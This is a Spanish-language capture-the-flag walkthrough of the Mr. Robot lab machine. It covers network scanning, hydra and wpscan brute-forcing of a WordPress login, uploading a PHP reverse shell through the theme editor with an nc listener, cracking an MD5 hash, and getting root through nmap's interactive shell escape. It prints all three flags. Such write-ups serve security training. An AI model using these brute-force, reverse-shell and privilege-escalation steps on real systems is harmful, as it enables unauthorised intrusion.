


Sudo nmap -vvv -sS -sV -O 192.168.1.0/24

```
[X]-[zom@zom-parrotsec]-[~]
$ sudo nmap -vvv -sS -sV -O 192.168.122.0/24
[sudo] password for zom:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 13:55 CEST
NSE: Loaded 45 scripts for scanning
```

Saldrá una IP con el puerto 80 abierto

Discovered open port 80/tcp on 192.168.122.132

Abrir navegador e ir a la IP, en este caso
192.168.1.132



The screenshot shows a web browser window with the address bar displaying '192.168.122.132'. The page content is a chat interface with a dark background. It shows a message from 'friend_ [friend_@208.185.115.6]' who has joined '#fsociety.'. Below this, a message from '<mr. robot>' is visible, starting with 'Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with the world... a'.


Realizar un gobuster para ver los directorios ocultos en la web

```
[zom@zom-parrotsec]-[~]
$ gobuster dir -u 192.168.122.132 -w common.txt
=====
Gobuster v3.1.0
```

Saldrán varios directorios, entre ellos uno llamado /robots

Ir a 192.168.122.132/robots


Saldrán varias cosas



The screenshot shows a web browser window with the address bar displaying '192.168.122.132/robots'. The page content is a plain text file with the following text: 'User-agent: *', 'fsociety.dic', and 'key-1-of-3.txt'. The text 'key-1-of-3.txt' is highlighted in blue.

Entrar a /fsociety.dic y se descargará un diccionario

Entrar a /key-1-of-3.txt



```
073403c8a58a1f80d943455fb30724b9
```

Ir a 192.168.122.132/wp-login.php

Usar hydra

Encontrar un usuario con hydra

```
Sudo hydra -t 64 -L fsociety.dic -p 1234 192.168.122.132 http-form-post "/wp-  
login:log=^USER^&pwd=^PASS^:invalid"
```

Encontrar contraseña

```
Sudo hydra -t 64 -l usuario_a_usar -P fsociety.dic 192.168.122.132 http-form-post "/wp-  
login:log=^USER^&pwd=^PASS^:invalid"
```

Encontrar usuario y contraseña juntos

```
Sudo hydra -t 64 -L fsociety.dic -P fsociety.dic 192.168.122.132 http-form-post "/wp-  
login:log=^USER^&pwd=^PASS^:invalid"
```

```

[zom@zom-parrotsec]--[~/Descargas]
$ sudo hydra -t 64 -L fsociety.dic -p 1234 192.168.122.132 http-form-post "/wp-login:log=^USER^&pwd=^PASS^:invalid"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-21 12:34:27
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) found from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 858235 login tries (l:858235/p:1), ~13410 tries per task
[DATA] attacking http-post-form://192.168.122.132:80/wp-login:log=^USER^&pwd=^PASS^:invalid
[80][http-post-form] host: 192.168.122.132 login: Elliot password: 1234
[80][http-post-form] host: 192.168.122.132 login: elliot password: 1234
[STATUS] 2178.00 tries/min. 2178 tries in 00:

```

Encontrará el usuario Elliot, en sus diferentes variantes con mayúsculas y minúsculas.

Sudo wpscan -url 192.168.122.132 -P fsociety.dic --usernames Elliot

```

[zom@zom-parrotsec]--[~/Descargas]
$ sudo wpscan --url 192.168.122.132 -P fsociety.dic --usernames Elliot

```

Encontrará una contraseña al final del proceso


```

v2.0.0 this will become a ProgressBar::InvalidProgressError.
Progress Time: 00:45:24 <===== (1716 / 1716) 100.00% Time: 00:45:24
[SUCCESS] - Elliot / ER28-0652
All Found

[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652

```

Entrar en el login con el usuario Elliot y la contraseña ER28-0652
192.168.122.132/wp-login.php



WordPress logo

You are now logged out.


Username
Elliot

Password
••••••••

☐ Remember Me

[Lost your password?](#)

Ir al editor de temas



Copiar php-reverse-shell.php de /usr/share/webshells/php a Documentos

```
> sudo cp /usr/share/webshells/php/php-reverse-shell.php ~/Documents
> ls
php-reverse-shell.php
e > ~ /Documents |
```

Cambiar el propietario del archivo con chown para poder editarlo

```
> sudo chown zom:zom php-reverse-shell.php
```

Editarlo con nano para que lo IP sea la de nuestro equipo y el puerto que queramos poner como escucha


```
GNU nano 5.4 php-reverse-shell.php *
// This tool may be used for legal purposes only. Users take full resp
// for any actions performed using this tool. If these terms are not a
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP a
// The recipient will be given a shell running as the current user (ape
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() w
// Some compile-time options are needed for daemonisation (like pcntl,
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuc

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.127'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
```

Usar el comando nc -nlvp 4444 para escuchar desde ese puerto

```
> nc -nlvp 4444  
listening on [any] 4444 ...
```

Ingresar un enlace inválido en wordpress



Se nos abra una shell

Entrar al directorio de wordpress

```
$ cd /opt/bitnami/apps/wordpress/htdocs  
$ ls
```

Leer el archivo wp-config.php

```
$ cat wp-config.php  
<?php
```

Mirar los usuarios del equipo entrando al directorio /home y usando el comando ls -l

```
$ cd /home  
$ ls -l  
total 4  
drwxr-xr-x 2 root root 4096 Nov 13 2015 robot  
$
```


Entrar al directorio de robot y ver el contenido

```
$ cd robot  
$ ls  
key-2-of-3.txt  
password.raw-md5
```

Leer el archivo password.raw-md5

```
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Descifrar el hash desde la web de dcode.fr/md5-hash



Usamos el siguiente comando en python

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
```

Cambiar de usuario a robot

Su robot

```
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:/$
```

Ir al home y ver el contenido

Leer el archivo key-2-of-3.txt

```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Entrar a nmap en modo interactivo

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
```

Cambiar a shell

```
nmap> !sh
!sh
# █
```

Aparecerá con el usuario root

```
# whoami
whoami
root
# █
```

Ir al directorio root

```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# █
```

Leer los archivos

Keys

Key1

```
073403c8a58a1f80d943455fb30724b9
```

Key2

```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$ █
```

Key3

```
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# █
```